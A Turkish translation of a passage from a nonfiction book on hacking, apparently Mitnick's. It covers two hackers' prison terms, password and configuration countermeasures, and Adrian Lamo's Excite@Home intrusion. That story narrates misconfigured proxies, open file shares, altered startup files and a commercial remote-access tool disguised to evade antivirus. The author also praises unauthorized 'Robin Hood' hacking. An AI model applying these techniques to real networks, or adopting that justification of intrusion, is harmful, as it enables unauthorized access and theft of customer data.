Matt: Bense zayıflamaya başlamıştım çünkü gergindim. Orada bir siiri haydutla birlikte oturuyordum ve onlara bu telefon görüşmelerini sağlamak hoşuma gitmiyordu.

Hapishanede oturuyor, yasadışı telefon görüşmeleri ile kanunları çiğniyor ve savcılar kafeslemek umuduyla hikâyelerini tasarlıyorlardı. Herhangi bir bilgisayar korsanı için bu durum su katılmamış derecede komikti. Matt ve Costa için ise zaten yedikleri ceza yığınının üzerine daha fazla ceza riski almak demekti.

Sonuç olarak tezgâhları işe yaramadı. Gerçekler oldukça aleyhlerine görünüyordu ve bu sefer onlara hafif ceza vermeyecek bir yargıcın önünde yediler. Her biri kent hapishanesinde yattıkları süre düşülerek "bir yıl bir gün" federal tutukevinde yatmaya mahkûm edildiler. Bu fazladan bir "gün" hapis süresi oldukça lehlerineydi. Federal ceza kanununa göre, bu sayede iyi halden 54 güne kadar erken çıkabilirlerdi.

İkisi kefaletsiz olarak üç buçuk ay yattılar, daha sonra hâkim mahkûmiyet kararı verene kadar çok ağır kısıtlamalar altında kendi yazılı taahhütleri üzerine serbest bırakıldılar. Don haklıydı; bu sefer hoşgörüyü yoktu.

Hapis Cezası

Matt Oregon'daki Sheridan Kampı'na gönderilirken, Costa Kaliforniya'daki Boron Federal Cezaevi Kampı'na gönderildi. "Federal cezaeviydi çünkü federal cezanın şartlı tahliye koşullarını ihlal etmiştik," diye açıklıyor Costa.

Yine de bu süreç ikisi için de tam olarak "zor zamanlar" değildi. Costa'nın hatırladığına göre:

Hafif geçirdiğini biliyorum. Burası yüzme havuzu olan bir cezaevi kampıydı. Mojave çölünün ortasında, hoş bir yerdi. Bizde dikenli tel yoktu; sadece kumun üzerinde sarı bir çizgi vardı. Hani bilirsiniz, üç senatörün yatığıtır yerlerden biriydi. Meşhur bir restoran zincirini kuran adam orada benimle birlikte içe-rideydi.

Boron Cezaevi havuzlu son federal kurumdu ve Costa daha sonra Barbara Walters televizyon haberinde kendisi serbest kaldıktan hemen sonra havuzun betonla doldurulduğunu duymuştu. Şahsen vergi mükelleflerinin parasının yeni bir hapishane yapılırken havuza harcanmamasını anlayabiliyorum ama hâlihazırda var olan bir havuzun niye tahrip edildiğini anlayamıyorum. Sheridan Cezaevinde Matt mahkûmlardan birinin Boeing'in eski yöneticilerinden biri olduğunu fark etmişti. "Bir çeşit güveni kötüye kullanma veya nitelikli suçtan ötürü başı belaya girmişti." Bu durum her nedense ona ironik görünmüştü.

Costa ve Boron mahkûmları sıklıkla yakındaki Edwards Hava Kuvvetleri Üssü'nde vasıfsız işçilik yapmak üzere sıcak bir cezaevi otobüsüyle çölde yarım saat yolculuk yaparlardı. "Beni içinde VAX sunucusu olan askeri bir hangara koydular. Bir bilgisayara yaklaşmam bile yasaktı." Çavuşu uyardı.

"Ona hikâyemi anlattım, o ise, 'Aman, boş ver,' havasındaydı." Costa askeri bilgisayarı kurcalamaya başlamakta gecikmedi. "Hapiste olduğum süre boyunca her gün IRC'ye giriyor ve gevezelik ediyordum. Yüksek hızda Doom indiriyordum. Harikaydı, müthişti!"

Bir ara Costa hassas elektronik cihazlarla dolu bir gizli iletişim karavanının temizliğiyle görevlendirilmişti. "Buna izin verdiklerine inanamıyordum."

Bir açıdan, hapishane günleri kulağa eğlenceli, neredeyse şaka gibi geliyor. Ama öyle değil. İçeride harcanan her ay, hayatta boşa giden bir ay, kaçırılan bir aylık eğitim, birlikte olmak istediğin ve önemsedığın insanlardan ayrı geçirdiğin bir ay demek. Her yeni güne başlarken bir mahkûm o gün kendisini veya mallarını savunması gereken bir kavganın içine düşüp düşmeyeceği endişesini taşır. Hapishane ve cezaevleri çok korkutucu olabilir.

Bugün Neler Yapıyorlar

Serbest kaldıktan on yıl kadar sonra, her ikisi de daha klasik hayatlar yaşıyor gibi görünüyorlar. Matt şu anda San Jose'de büyük bir şirkette Java uygulaması geliştiricisi olarak çalışıyor. Costa'nın kendi şirketi var ve "işyerleri için dijital gözlem sistemleri ve dağıtımli işitsel istemciler (slimdevice) kurmakla" oldukça meşgul görünüyor. Tam kendine uygun

işi buldu; işlerinden sıkılan insanlar onun, kendi deyimiyle, “her dakika-sının keyfini çıkarmasına,” gıpta edeceklerdir.

İÇGÖRÜ

Bugünün dünyasında bilgisayar korsanlarının halen birçok kurumsal web sitesine sızmayı oldukça kolay bulması hayret verici görünüyor. Tüm sızma öyküleri, güvenlikle ilgili tüm endişeler, onca profesyonel güvenlik personeli veya küçük-büyük şirketlere verilen danışmanlık hizmetlerine rağmen, bu iki ergenin federal mahkeme, büyük bir oteller zinciri ve Boeing Havacılık bilgisayarlarına girebilmeleri çok şaşırtıcı.

Bunun olmasının bir nedeni, benim düşünceme göre, birçok bilgisayar korsanı bilgisayar sistemlerini, işletim sistemlerini, yazılımları, uygulama programlarını, ağları ve benzerlerini öğrenmek için haddinden fazla zaman harcayarak benimki gibi bir yol izliyor. Büyük ölçüde kendi kendilerini eğitiyorlar, diğer taraftan da akıl hocalarından gayri resmi ama yüksek düzeyde etkin “bilgi paylaşımı” yoluyla ders alıyorlar. Ortaokuldan zar zor mezun olmuş bazıları yeterince zaman ayırıp yeterince bilgi edinerek, Bilgisayar Korsanlığı lisans düzeyinde yeterlilik gösteriyorlar. Eğer MIT veya Cal Tech böyle bir diploma verseydi, çok azının mezuniyet sınavına girmeye aday olacağını biliyorum.

Pek tabii ki birçok güvenlik danışmanının kötü niyetli bilgisayar korsanı olarak gizli geçmişleri var (bu sayfalarda öyküsünü okuduğunuz birkaç taneden daha fazlası). Güvenlik sistemlerini ihlal etmek, güvenliği nasıl çökerteceğini dikkatle analiz edebilen özel bir anlayış gerektirir. Güvenlik alanına katı şekilde sınıf öğretileriyle girmeye çalışan birinin çok fazla uygulamalı deneyime ihtiyacı vardır çünkü 8 ila 10 yaşlarında eğitime başlamış danışmanlarla rekabet etmeleri gerekecektir.

İtiraf etmek acı verebilir ama gerçek şu ki, güvenlik alanındaki herkesin, sistemdeki zayıflığı öğrenmesi utanç verici. Çözmesi maliyetli yollar izlemeyi gerektiren açıkları ortaya çıkaran bilgisayar korsanlarından öğrenilecek çok şey var. Yürürlükteki yasayı çiğniyor olabilirler ama değerli bir hizmet veriyorlar. Aslına bakarsanız birçok güvenlik “uzmanı” geçmişte bilgisayar korsanıydı.

Bazıları bunu okuyunca, bir zamanların bilgisayar korsanı Kevin Mitnick'in yeni nesil bilgisayar korsanlarını adeta savunduğunu düşünerek eleştirecekler. Ama gerçek şu ki, çoğu korsan saldırı bir şirketin güvenliğindeki zaafıları ortaya koymak gibi önemli bir amaca hizmet eder. Eğer bir bilgisayar korsanı zarar vermezse, hırsızlığa teşebbüs etmezse veya hizmeti engelleme saldırısı yapmazsa, o şirket saldırıdan mağdur mu olur, yoksa zaafılarını gidererek fayda mı sağlar?

KARŞI ÖNLEMLER

Doğru yapılandırma yönetimi sağlamak, göz ardı edilmemesi gereken kritik bir süreçtir. Kurulum aşamasında tüm yazılım ve donanımı doğru şekilde yapılandırırsanız ve gerekli tüm güvenlik yamalarını güncel tutsanız bile, doğru yapılmayan yapılandırma tek başına duvarda çatlak açabilir. Her kuruluşun, yeni bilgisayar yazılım ve donanımını kuracak Bilgi İşlem personelinin ve telefon hizmetlerini kuracak personelinin, eğer denenmemişse, düşünce ve davranışlarına belirli güvenlik unsurlarının yerleşmesi için doğru şekilde eğitildiğinden ve düzenli olarak hatırlatıldığından emin olacağı yerleşik bir sistemi olmalıdır.

Önceki kitabımız –burada ve başka yerlerde– reklamını yapıyordumuz gibi görünme riskini göze alarak söylemek isterim ki, *Aldatma Sanatı* (Wiley Publishing, Inc., 2002) adlı kitap çalışanların bilgisayar güvenliği farkındalık eğitimi için bir planlama sunuyordu. Sistemler ve cihazlar kullanıma konulmadan önce güvenlik açısından test edilmelidir. Şiddetle inanıyorum ki, sadece statik parolalara güvenmek, artık geçmiş bir uygulamadır. Zaman esaslı akıllı anahtarlar veya güvenilir biyokimlikler gibi çeşitli fiziksel cihazlar kullanarak güvenlik yetkisini güçlendirmek, değerli bilgiler işleyen ve saklayan sistemleri korumak için –*sıkça değiştirilen*– sağlam kişisel parolalarla birlikte kullanılmalıdır. Daha güçlü yetkilendirme kullanmak saldırıya uğramayacağınızın garantisini veremez ama en azından çıtayı yükseltir.

Sadece statik parola kullanmaya devam eden kuruluşlar, güvenli parola uygulamasını teşvik edecek eğitimler, sık uyarılar veya ödüller sunmalıdır. Etkin parola politikası en az bir rakam ve bir sembol veya karışık karakter içeren güvenli parolalar oluşturmayı ve bunları düzenli olarak değiştirmeyi gerektirir.

Bir sonraki adım, çalışanların “tembel hafızaya” sığınarak parolalarını yazıp monitöre yapıştırmadıklarından veya klavyenin altına veya çekmeceye saklamadıklarından emin olmayı gerektirir – buralar deneyimli bir veri hırsızının ilk bakacağı yerlerdir. Ayrıca başarılı bir parola uygulaması aynı veya benzer parolayı birden fazla sistemde kesinlikle kullanmamayı gerektirir.

SONUÇ


Millet, uyanın artık! Varsayılan ayarlarınızı değiştirmek ve sağlam parolalar kullanmak işletmenizi mağdur olmaktan kurtarabilir.

Ama bu durum sadece kullanıcının akılsızlığından kaynaklanmıyor. Yazılım üreticileri güvenlik konusuna birlikte çalışabilirlik ve işlevselliğinden daha yüksek öncelik vermiyor. Elbette kullanma kılavuzu ve kurulum talimatlarında dikkatli yönergeler koyuyorlar. Eski bir mühendislik deyiimi

vardır: “Tüm çareleri tükendiğinde, talimatları okuyun.” Açıkça görüldüğü üzere, bu kötü kuralı izlemek için mühendislik diplomasına ihtiyacınız yok.

Üreticilerin uzun yıllardır süren bu sorunu kavramaya başlamalarının zamanı geldi. Yazılım ve donanım üreticilerinin çoğu insanın dokümantasyonu okumadığını fark etmeye başlasalar nasıl olur? Kullanıcı ürünü kurarken, açılır pencerelerle güvenliği etkin hale getirmesi veya varsayılan güvenlik ayarlarını değiştirmesi için uyarı mesajı verseler nasıl olur? Daha da iyisi, güvenlik varsayılan olarak aktif hale geçse nasıl olur? Microsoft yakın geçmişte, kendinden yapılandırılmış güvenlik duvarının varsayılan ayarlarla aktif hale geldiği “Service Pack 2” sürümüyle Windows XP Professional ve Home edition için güvenlik yükseltimi uygulayarak bunu yaptı – ama 2004 sonlarına kadar değil. Neden bu kadar uzun sürdü?

Microsoft ve diğer işletim sistemi üreticileri bunu yıllar önce düşünmeliydiler. Endüstri içinde bunun gibi basit bir değişiklik, siber-uzayı hepimiz için daha güvenli bir yer haline getirir.



Bilgisayar Horsesi
Robin Hood



BİLGİSAYAR KORSANI ROBIN HOOD

[Bilgisayar korsanlığı] benim için her zaman teknoloji den ziyade bir inanç meselesi olmuştur.

– Adrian Lamo

Bilgisayar korsanlığı bir yetenektir. Kendi kendini yetiştiren herhangi biri bu yeteneğe sahip olabilir. Benim kişisel görüşüme göre, bilgisayar korsanlığı yaratıcı bir sanat dalıdır – aynen kilit açma meraklılarının sırf eğlence için kilit mekanizmalarını bozması gibi, zekice yollarla güvenliği ihlal etme yolları aramaktır. Bireyler, yasaları çiğnemenin de bilgisayar korsanlığı yapabilirler.

Buradaki ayırım, sistem sahibinin bilgisayar korsanına sistemine sızma girişimi için izin verip vermediğinde yatar. “Mağdurun” izni olmasa da birçok sızma yöntemi vardır. Bazıları bilerek yasaları ihlal eder ama asla yakalanmaz. Bazıları riski göze alır ve cezaevinde yatar. Sanal olarak hepsi kimliklerini bir takma ad –çevrimiçi kullanılan kullanıcı adı– altında gizler.

Adrian Lamo gibi kimliğini gizlemeden korsanlık yapan ve kuruluşun güvenliğinde bir kusur bulduğunda, onlara bunu anlatan çok az kişi vardır. Bunlar bilgisayar korsanlığının Robin Hood’larıdır. Hapse atılmamalı, tebrik edilmelidirler. Kötü niyetli bazı bilgisayar korsanları da farkında olmaksızın şirkete ciddi hasarlar vermeden, şirketleri uyandırmaya yardım ederler.

Federal hükümetin, Adrian Lamo’nun sızdığını söylediği kuruluşların listesi tek kelimeyle etkileyici. Bu kuruluşlar arasında Microsoft, Yahoo!, MCI WorldCom, Excite@Home ve telefon şirketleri SBC, Ameritech, ve Cingular¹ da var. Çok saygıdeğer *New York Times* dahil.

Peki, tamam, Adrian bu şirketlere belli bir maliyet yükü getirdi ama savcılarının iddia ettiği kadar da değil.

Kurtarma

Adrian Lamo, klasik, “Hadi alışveriş merkezinde takılalım,” tipinde ergenlerden değildi. Örneğin, bir gece geç vakit, o ve arkadaşları nehir kıyısında bulunan büyük, terk edilmiş bir endüstriyel kompleksi

inceliyorlardı. Akıllarında özel bir plan olmadan, devasa, yıkık dökük tesis dolaşmaya başladılar ve bir anda yollarını kaybettiler. Labirentte yollarını bulana kadar saat sabahın ikisi olmuştu. Paslanmış sanayi makineleri mezarlığının yanı sıra artık kullanılmayan demiryolu hattını geçerken, Adrian zayıf çığlıklar duydu. Arkadaşları hemen oradan uzaklaşmak istemesine rağmen, Adrian'ın merakı ağır bastı.

İnleyen sesi takip ederek, pis bir rögara geldi. Cılız ışık, kanalın karanlık girintilerini aydınlatıyordu ve dibe düşmüş minicik bir yavru kedi can havliyle acı acı miyavlıyordu.

Adrian cep telefonu ile bilinmeyen numaralar servisini arayarak polis merkezinin telefonunu sordu. Tam o anda polis arabasının projektörleri gözlerini kamaştırdı.

Gençler, Adrian'ın, "Kentsel keşif kıyafeti –bilirsiniz, eldivenler ve kirli üst baş; emniyet güçlerine güven ve iyi niyet telkin eden tipte kıyafetler değil yani– kılığı içinde," olduğunu, ayrıca bir ergen olarak biraz şüpheli görüldüğünü düşünüyordu ve "Üzerimizde tutuklanmamıza yol açacak şeyler bile olabilirdi," diyorlardı. O an Adrian'ın aklından hızla olasılıklar geçiyordu; uzun bir sorgulama ve olası tutuklanma ihtimaline karşı, "Kaç! veya ..." İşte o sırada aklına bir plan geldi.

Onlara aşağıyı işaret ettim ve "Bakın, rögarda bir yavru kedi var. Yardımınıza ihtiyacım var," dedim. Hızla ileri sarılan iki saat sonunda, hiçbirinin üzeri aranmadı –şüpheli durumumuz unutuldu.

İki polis arabası ve daha sonra gelen bir hayvan kontrol aracı gözetiminde, ıslanmış yavru uzun bir sopanın ucundaki ağ ile emniyete alındı. Polis yavru kediye Adrian'a verdi, Adrian yavruyu eve götürüp temizledi ve ona "Alibi" adını verdi. Arkadaşları ise "Drano" diyordu.

Daha sonra Adrian bu tesadüf üzerine uzun uzun düşündü. Tesadüflere inanmayan biri olarak, hepsinin o anda tam olarak olması gereken yerde olduğundan emindi. Kendisinin "neredeyse doğaüstü" bilgisayar deneyimlerini de aynı şekilde görüyordu; rastlantı diye bir şey yoktur.

Ayrıca ilginçtir, Adrian yavru kedinin zorlu sınavını bilgisayar korsanlarının yaptığına paralel görüyordu. "Adaptasyon", "doğaçlama" ve "ön-sezi" gibi kelimeler aklına geldiğinde, hepsinin web'in arka sokakları ve geçitlerindeki birçok tuzak ve açmazı başarıyla aşmak için gereken kritik unsurlar olduğunu düşünüyordu.

Kökler

Boston'da doğan Adrian, çocukluğunun büyük kısmını ailesi Washington D.C'ye yerleşmeden önce New England'da geçirdi. Kolombiyalı

olan babası çocuk öyküleri yazar ve İspanyolca/İngilizce çeviriler yapardı; Adrian babasının doğuştan filozof olduğunu düşünüyor. Annesi İngilizce öğretmeniydi ama şimdi çalışmıyordu. “Küçük bir çocukken beni politik toplantılara götürürlerdi. Beni çevremde gördüğüm her şeyi sorgulayacak şekilde yetiştirdiler ve ufku genişletmem için uğraştılar.”

Çoğu bilgisayar korsanını, “Sıradan beyaz orta sınıftan insanlar,” olarak tanımlamasına rağmen, kendisini belli bir demografik profile uygun görmüyor. Adrian’ın anne-babasıyla bir kez tanışma şerefine eriştim ve onların söylediğine göre, oğullarının bilgisayar korsanlığına girme sebeplerinden birinin, kendisine ilham veren birçok favori bilgisayar korsanı olduğunu öğrendim. Tam olarak ifade etmediler ama Adrian’dan edindiğim izlenim, bu favorilerden birinin de ben olabileceğimdi. Anne-babası muhtemelen boğazıma sarılmak istemiştir.

Adrian yedi yaşındayken babasının Commodore 64 bilgisayarında aylaklık etmeye başladı. Bir gün oynamaya çalıştığı bir text adventure (senaryo üzerinden ilerleyen ve oyun kahramanına yazılı komutlar verilen) oyununda hayal kırıklığına uğradı. Her seçimi bir açmaza çıkıyor gibi görünüyordu.

Bilgisayara bir program yüklerken ve Çalıştır (Run) komutunu vermeden önce, bilgisayara oyunun kaynak kodları listesini oluşturma talimatı verebildiğini keşfetti. Bu liste aradığı cevapları ortaya çıkardı ve oyunu çabucak kazandı.

Bir çocuk ne kadar erken yaşlarda yabancı dil öğrenmeye başlarsa, dili o kadar doğal şekilde benimsediği iyi bilinir. Adrian aynı şeyin bilgisayarı erken yaşta öğrenmekte de geçerli olduğunu düşünüyor. Teorisine göre, bunun nedeni beynin henüz yeni “bütünleşik” hale gelmesi ve yetişkinlere kıyasla nöral ağların işlenmeye daha müsait, bilgi edinimi ve korumasının da daha hızlı gelişiyor olması.

Adrian bilgisayar dünyasının içine batmış şekilde, onları gerçeğin bir uzantısı olarak ve dolayısıyla yönetilebilir biçimde görerek büyüdü. Ona göre bilgisayar, anlamak için hakkında bir şeyler okunacak veya sayfalarca kılavuza dökülecek bir şey değildi. Buzdolabı veya araba gibi harici bir cihaz da değildi; kendi içine açılan bir pencereydi. Kendisinin de bilgileri organik olarak bir bilgisayarın ve dahili programlarının yaptığı gibi işlediğine kanaat getirdi.

Gece Toplantıları

Adrian, sızdığı kurumsal bilgisayar sistemleri arasında bulunan Excite@Home deneyimini kendisinin en esrarengiz deneyimi olarak tanımlıyordu. Bu masal, birilerinin @Home sitesine göz atmasını önermesi üzerine duyduğu hevesle başlamıştı. Adrian, ABD’deki tüm kablolu internet hizmetleri için tasfiye merkezlerinin (clearinghouse) çok iyi korun-

duğundan ve zaman harcamaya değmeyeceğinden emindi. Ama eğer bir şekilde oraya sızmayı başırırsa, ülkedeki tüm kablolu kullanıcıların kilit bilgilerine erişimi olacaktı.

Bilgisayar korsanları bugünlerde saldırı hedeflerini ortaya çıkarmada ve bu yönde yararlı bilgiler elde etmede Google'ın şaşırtıcı şekilde faydalı olduğunu keşfediyorlar. Adrian da çoğu sızma girişimini bazı anahtar kelimeleri Google'a yazarak, böylece yapılandırılmasında kusur olan sitelere yönlendirilerek başlatıyordu.

Adrian, Philadelphia Üniversitesi öğrenci salonunda dizüstü bilgisayarını açık bir ağ soketine taktı ve Excite@Home web sayfasına girdi. Öğrenci salonu aşına olduğu bir düzenlemeye sahipti: Pek çok kişi tarafından kullanılan birçok alan veya kamuya açık internet erişimi veya açık kablosuz erişim noktası –bu gibi yerlerden çevrimiçi bağlantı yapmak, bilgisayar korsanı için kendi konumunu gizlemenin de kolay ve etkili bir yoludur– buldu. Kamuya açık internet erişimini rastgele kullanan birinin gerçek kimliğini ortaya çıkarmak son derece zordur.

Başlangıç olarak, ağ mimarlarının yaygın şekilde kullandığı şablon bilgileri ve standart uygulamaları kullanarak, saldırıda bulunduğu programlara veya ağı tasarlayan kişinin düşünce sürecine girmeye yönelik bir yaklaşım izliyordu. Yanlış yapılandırılmış proxy sunuculara –dahili ağ ile internet gibi “güvensiz” ağlar arasındaki trafik akışına yönelik özgün bilgisayar ağlarına– sızmakta oldukça ustaydı. Normalde proxy, her bağlantı isteğini belirlenmiş kurallara göre inceler. Bir ağ yöneticisi şirketin proxy sunucularının yapılandırılmasını baştan savma yaparsa, proxy'ye bağlanabilen herkes şirketin güvenli olduğu varsayılan dahili ağna bir tünel yoluyla sızabilir.

Bilgisayar korsanı için böylesine açık bir proxy, kargaşaya davetiye çıkarıyor demektir çünkü kendisine herhangi meşru bir şirket çalışanı gibi talep hakkı doğmuş görünmesine imkân sağlar; hem de şirketin kendi dahili ağı içinden bunu yapabilir.

Adrian o öğrenci salonundan Excite@Home'un çeşitli bölümleri için dahili web sayfalarına giden kapıları açan yanlış yapılandırılmış bir proxy keşfetti. Yardım menüsünü kullanarak, giriş yapmakta sıkıntı yaşadığı yönünde bir soru gönderdi. Gelen cevapta, Bilgi İşlem sorunlarını çözmekte yardımcı olmak üzere tasarlanmış, sistemin küçük bir kısmının URL adresi vardı. Bu URL'yi analiz edince, şirketin aynı teknolojiyi kullanan başka birimlerine de erişim sağlayabildi. Girişi sırasında yetki istenmemişti: Sistem, web sitesinin bu kısımlarındaki adresleri çağırın birinin çalışan veya yetkili biri olacağı varsayımı üzerine tasarlanmıştı – bu zayıf bir dayanaktı; yaygın görülen bir zaaf yaratıyordu; “Belirsizlik yoluyla güvenlik.”

Bir sonraki adımda, siber-uzay araştırmacıları arasında popüler olan bir siteyi ziyaret etti; Netcraft.com. Adrian rastgele kısmi alan adı isimleri girdi; örneğin Netcraft Apache web sunucu yazılımını çalıştıran Solaris cihazları gibi gösterdiği bir Excite@Home sunucu listesi gönderdi.

Adrian araştırdıkça, şirketin ağ işletim merkezinin yetkili personele destek isteyen müşterilerin detaylarını okumasına izin veren bir teknik destek sistemi sunduğunu keşfetti; "Yardım edin! Hesabıma erişemiyorum," veya benzeri sorularda, sistem bazen müşteriye kullanıcı adını ve parolasını soruyordu – yeterince güvenliydi çünkü tüm bunlar kurumsal bir güvenlik duvarının ardında yapılıyordu; bilgiler hata raporlama bölümünün içinde tutuluyordu.

Adrian'ın bulunduğu şey ise, söylediğine göre, "Ufuk açıcıydı." Bulduğu hazine içinde müşterilerin kullanıcı adı ve parola bilgilerini içeren etiketler, hata raporlama işlem detayları ve dahili kullanıcılardan yaşadıkları bilgisayar sorunlarına yönelik şikâyetler de vardı. Ayrıca teknisyenin bir sorunu müşterinin parolasına ihtiyaç duymadan çözebilmesi için herhangi bir hesap sahibi gibi yetkilendirilmesine imkân sağlayan "yetkilendirme çerezi" oluşturmak için bir kod buldu.

Raporlardan birinin üzerindeki not Adrian'ın ilgisini çekti. Bir yıl kadar önce IRC hizmeti üzerinden biri tarafından çalınan kredi kartı numaraları da dahil olmak üzere kişisel bilgilerine yönelik olarak yardım isteyen bir müşterinin sorununu gösteriyordu. Dahili kayda göre, teknisyenler bunun kendi sorunları olmadığına karar vermiş ve cevaplamak zahmetine bile girmemişlerdi. Basitçe, zavallı adamı sallamamışlardı. Şirket teknisyeni gibi davranan Adrian adamı evinden aradı ve, "Bakın, aslında ben şikâyetinizle ilgili çalışmıyorum ama merak ettim, bizden cevap aldınız mı?" diye sordu. Adam tek kelime cevap bile almadığını söyledi. Adrian kendisine çabucak doğru cevapları ve çözülmemiş bu sorun hakkındaki tüm dahili dokümantasyon ve tartışmaları gönderdi.

Bundan bir tür tatmin duygusu hissettim çünkü ben, IRC üzerinden birinin veritabanınızı çalması gibi beklenmedik bir durumun, bir yıl sonra sizin ilk güvendiğiniz şirkete sızan davetsiz bir misafir tarafından uluorta açıklanabildiği bir evrene inanmak istiyorum.

O sırada, kendisine erişim izni veren açık proxy çalışmayı kesti. Neden olduğundan emin değildi ama artık giriş yapamıyordu. Başka bir yol aramaya başladı. Bulduğu yöntem, kendi deyimiyle, "Tam anlamıyla özgündü."

İlk adım olarak *tersine DNS araması* adı verilen yöntemi kullandı – Bir IP adresini, kendisine karşılık gelen hostname'i bulmak için kullandı. (Tarayıcınızın arama çubuğuna bir site ismi yazdığınızda, örneğin www.defensivethinking.com sitesine gitmek istediğinizde, bu isteğiniz bir Alan

Adı Sunucusu'na (DNS) gider ve buradan, girdiğiniz isme karşılık gelen internet adresi elde edilir. Örnekte verilen site için bu adres 209.151.246.5'tir. Adrian'ın kullandığı taktik bu işlemin tersiydi: Saldırgan bir IP adresi girer ve adresin ait olduğu cihazın alan adını elde eder.)

Böylece birçok adres ele geçirmişti ama çoğu ilgi çekici değildi. Yine de dialup00.corp.home.net formunda ismi olan bir site ve yine "dialup" ile başlayan birçok başka adres buldu. Bunların, kurumsal ağa bağlanmak için çalışanlar tarafından kullanılan sunuculara ait olduklarını tahmin ediyordu.

Kısa zamanda bu çevirmeli bağlantı numaralarının halen eski sürüm işletim sistemleri yüklü bilgisayarları kullanan çalışanlar tarafından kullanıldığını keşfetti – bu sürümler Windows 98 kadar antikaydı. Ayrıca çevirmeli bağlantı kullanıcılarının çoğu *açık paylaşım* sahipti ve parola okumadan veya yazmadan belirli dizinlere veya tüm sabit diske uzaktan erişim olanakları vardı. Adrian, dosyaları paylaşım klasörlerine kopyalayarak işletim sistemi başlangıç kodlarında değişiklikler yapabileceğini, böylece kendi seçtiği komutları sisteme yerleştirebileceğini fark etti. Kendi sürümünü belirli başlangıç dosyaları üzerine yazdıktan sonra, komutları işletmeden önce sistemin yeniden başlatılması ve beklemesi gerektiğinin farkındaydı. Adrian sabırlı olmayı biliyordu.

Sabrı nihayet meyvesini verdi ve Adrian bir sonraki aşamaya geçebildi: Sisteme Uzaktan Erişimli bir Truva Atı ("RAT") kurdu. Ama bunu yapabilmek için, bilgisayar korsanlarının geliştirdiği, yaygın olarak bulunan ve diğer davetsiz misafirlerin kötü niyetli amaçlar için kullandığı Truva Atlarından birini kullanmak istemedi. Bu günlerde son derece popüler olan anti-virüs programları yaygın arka kapıları ve Truva Atlarını tanımak ve anında karantinaya almak üzere tasarlanmışlardır. Bu amaçla Adrian ağ ve sistem yöneticileri tarafından kullanılmak üzere tasarlanmış meşru bir araç buldu – hafif bir modifikasyondan geçirerek, kullanıcı için görünmez hâle getirdiği ticari bir uzaktan erişim yazılımıydı bu.

Anti-virüs ürünleri, yeraltı bilgisayar korsanları tarafından kullanıldığı bilinen uzaktan erişim yazılımlarını tespit etmeye çalışırken, bu ürünlerin yasalara uygun şekilde kullanıldığı varsayımına dayanarak, diğer ticari yazılım şirketlerince geliştirilen uzaktan erişim yazılımlarına engel olmak istemezler. (Tahminime göre, anti-virüs yazılımı böyle meşru bir ürüne kötü niyetli muamelesi yapar ve onu bloke ederse, Geliştirici X yazılım şirketi dava açabilir.) Kişisel olarak bunun kötü bir fikir olduğunu düşünüyorum; anti-virüs ürünleri kullanıcıyı istismar etme potansiyeli barındıran *her türlü* ürüne karşı uyarmalı ve bunun yasal şekilde kurulup kurulmadığı kararını kullanıcıya bırakmalıdır. Bu yasal boşluğu fırsat bilen Adrian, anti-virüs programlarını yanıltan "meşru" RAT'lar yükleyebiliyordu.

@Home çalışanının bilgisayarına RAT'ı başarıyla kurduktan sonra, kendisine diğer bilgisayar sistemlerine aktif ağ bağlantıları hakkında bilgi veren bir dizi komut verdi. Bu komutlardan biri olan "netstat", o esnada @Home intranetine çevirmeli olarak bağlanan bir çalışanın ağ hareketlerini kendisine gösterdi ve kişinin dahili kurumsal ağda hangi bilgisayar sistemlerini kullanıyor olduğunu ortaya çıkardı.

Netstat tarafından geri gönderilen verilere örnek vermek için, kendi cihazımın işleyişini incelemek üzere programı çalıştırdım; çıkış listesi kısmen şöyle görünüyordu:

```
C:\Documents and Settings\quest>netstat -a
```

Active Connections

Proto	Local Address	Foreign Address
TCP	lockpicker:1411	64.12.26.50:5190
ESTABLISHED		
TCP	lockpicker:2842	catlow.cyberversion.com:22
ESTABLISHED		
TCP	lockpicker:2982	www.kevinmitnick.com:http
ESTABLISHED		

"Local Address" (Yerel Adres) yerel cihazın adını ("lockpicker" aynı zamanda kendi bilgisayarım için o zaman kullandığım isimdi) ve o cihazın bağlantı noktası numarasını listeler. "Foreign Address" (Yabancı Adres) uzak bilgisayarın sunucu adını ve IP adresi ile bağlantının yapıldığı noktanın kapı numarasını gösterir. Örneğin, raporun ilk satırı benim bilgisayarımın AOL Anlık Mesajlaşma'da yaygın şekilde kullanılan 5190 numaralı bağlantı noktasından 64.12.26.50 adresine bağlantı kurduğumu gösteriyor. "State" (Durum) bağlantının durumunu gösteriyor – bağlantı o anda aktif ise "Established" (Kuruldu), yerel cihaz gelen bağlantıyı bekliyorsa "Listening" (Dinlemede) şeklinde gösteriyor.

"catlow.cyberversion.com" girdisi dahil olmak üzere sonraki satır, bağlandığım bilgisayar sisteminin sunucu adını veriyor. Son satırda ise "www.kevinmitnick.com:http" girdisi kişisel web sayfama aktif olarak bağlandığımı gösteriyor.

Hedef bilgisayarın sahibinin yaygın olarak bilinen bağlantı noktaları üzerinden hizmet yürütmesi gerekmez ama bilgisayarı standart dışı bağlantı noktalarını kullanması için yapılandırılabilir. Örneğin, HTTP (web sunucusu) yaygın olarak 80 numaralı bağlantı kapısından yürütülür ama kullanıcı kendi seçtiği bağlantı noktaları üzerinden bir web sunucusu çalıştıracak şekilde bunu değiştirebilir. Çalışanların TCP bağlantılarını listeleyen Adrian, @Home çalışanlarının standart dışı noktalardan web sunuculara bağlandığını gördü.

Bu gibi bilgiler sayesinde Adrian hassas @Home kurumsal bilgilerine ulaşmak için araştırmaya değer dahili cihazların IP adreslerini ele geçirmeyi başardı. Diğer bilgilerin yanı sıra, şirketin geniş bantlı abonelerinin her biri için isimler, e-mail adresleri, kablolu modem seri numaraları, mevcut IP adresleri ve hatta müşterinin bilgisayarında kullandığı işletim sistemlerini içeren veritabanlarına ulaştı.

Adrian'ın tanımına göre bu sızma, "Egzotik tipte bir saldırıydı," çünkü tesis dışından ağa bağlanan çalışanlar üzerinden sisteme saldırmıştı.

Adrian bu yaptığının ağ güvenliği tarafından algılanmayacak, oldukça basit bir işlem olduğunu düşünüyor. Zorlu kısmı –bir aylık deneme yapılma sürecinden sonra– ağın detaylı bir haritasını elde edebilmek: Tüm farklı kısımlar hangileri ve bunlar birbirleriyle nasıl ilişkili?

